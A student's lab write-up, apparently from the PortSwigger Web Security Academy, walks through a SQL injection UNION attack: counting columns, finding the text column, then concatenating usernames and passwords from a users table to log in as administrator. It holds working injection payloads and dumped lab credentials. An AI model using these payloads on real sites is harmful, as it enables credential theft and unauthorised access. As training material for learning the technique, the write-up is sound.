Ahmed Khaled Saad Ali Mekheimer

ID: 1809799

Lab 4

SQL injection UNION attack, retrieving multiple values in a single column.


In previous labs, we achieved retrieving data text values of columns, but what if we want to retrieve the multiple values in a single column.

This is achieved in Tech gifts tab by:

1. Determine Number of columns that are being returned by Query

Like lab1, we will use UNION SQL Injection ('+UNION+SELECT+NULL--) and add NULL values until no error is returned.

'+UNION+SELECT+NULL--




0a620096031027ee85c74ac50048000c.web-security-academy.net/filter?category=Tech+gifts%20%27+UNION+SELECT+NULL--

SQL injection UNION attack, retrieving multiple values in a single column

Internal Server Error

Internal Server Error

'+UNION+SELECT+NULL,NULL-- . So, number of columns is 2.



0a620096031027ee85c74ac50048000c.web-security-academy.net/filter?category=Tech+gifts%20%27+UNION+SELECT+NULL,NULL--


SQL injection UNION attack, retrieving multiple values in a single column

Tech gifts' UNION SELECT NULL,NULL--

2. Determine which columns contain text data.

We will use the following payload in the category parameter:

'+UNION+SELECT+'This','is me'--



```
0a620096031027ee85c74ac50048000c.web-security-academy.net/filter?category=Tech+gifts%20%27+UNION+SELECT+%27This%27,%27is%20me%27--
```


SQL injection UNION attack, retrieving multiple values in a single column

Internal Server Error

Internal Server Error

This means we can’t retrieve from one of them, lets keep checking.

'+UNION+SELECT+'This',NULL--



```
0a620096031027ee85c74ac50048000c.web-security-academy.net/filter?category=Tech+gifts%20%27+UNION+SELECT+%27This%27,NULL--
```


SQL injection UNION attack, retrieving multiple values in a single column

Internal Server Error

Internal Server Error

This means we can’t retrieve from 1st column, lets keep checking.

'+UNION+SELECT+NULL,’is me’--



0a620096031027ee85c74ac50048000c.web-security-academy.net/filter?category=Tech+gifts%20%27+UNION+SELECT+NULL,%27is%20me%27--


SQL injection UNION attack, retrieving multiple values in a single column

Tech gifts ' UNION SELECT NULL,'is me'--

is me

So, we can only retrieve from 2nd column.

Using Cheat sheet:



SQL injection cheat sheet


This SQL injection cheat sheet contains examples of useful syntax that yc
often arise when performing SQL injection attacks.

String concatenation

You can concatenate together multiple strings to make a single string.

Oracle	`'foo'||'bar'`
Microsoft	`'foo'+'bar'`
PostgreSQL	`'foo'||'bar'`
MySQL	`'foo' 'bar'` [Note the space between the two strings] `CONCAT('foo','bar')`

We will concat both values of usernames and passwords in 2nd column and get them from ‘users’ table.




SQL injection UNION attack, retrieving multiple values in a single column

Tech gifts ' UNION SELECT NULL,username||password FROM users--

```
wienerur7g1soz7fzg4uzyqrz1
administratorl9xct5dj3izn77182bdi
carlosehx58uwoogmrdomf0kjp
```

Usernames and passwords are concatenated right next to each other, but its okay as we are concerned with administrator credentials.

Logged in as admin.



SQL injection UNION attack, retrieving multiple values in a single column

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Learning Outcomes:

1. Determining data deep in a table in a database, would take multiple SQL injection lines in order to know: number of columns, which of them retrieve data, specify which column to retrieve its data and if only one column can retrieve data we can concatenate values in that column.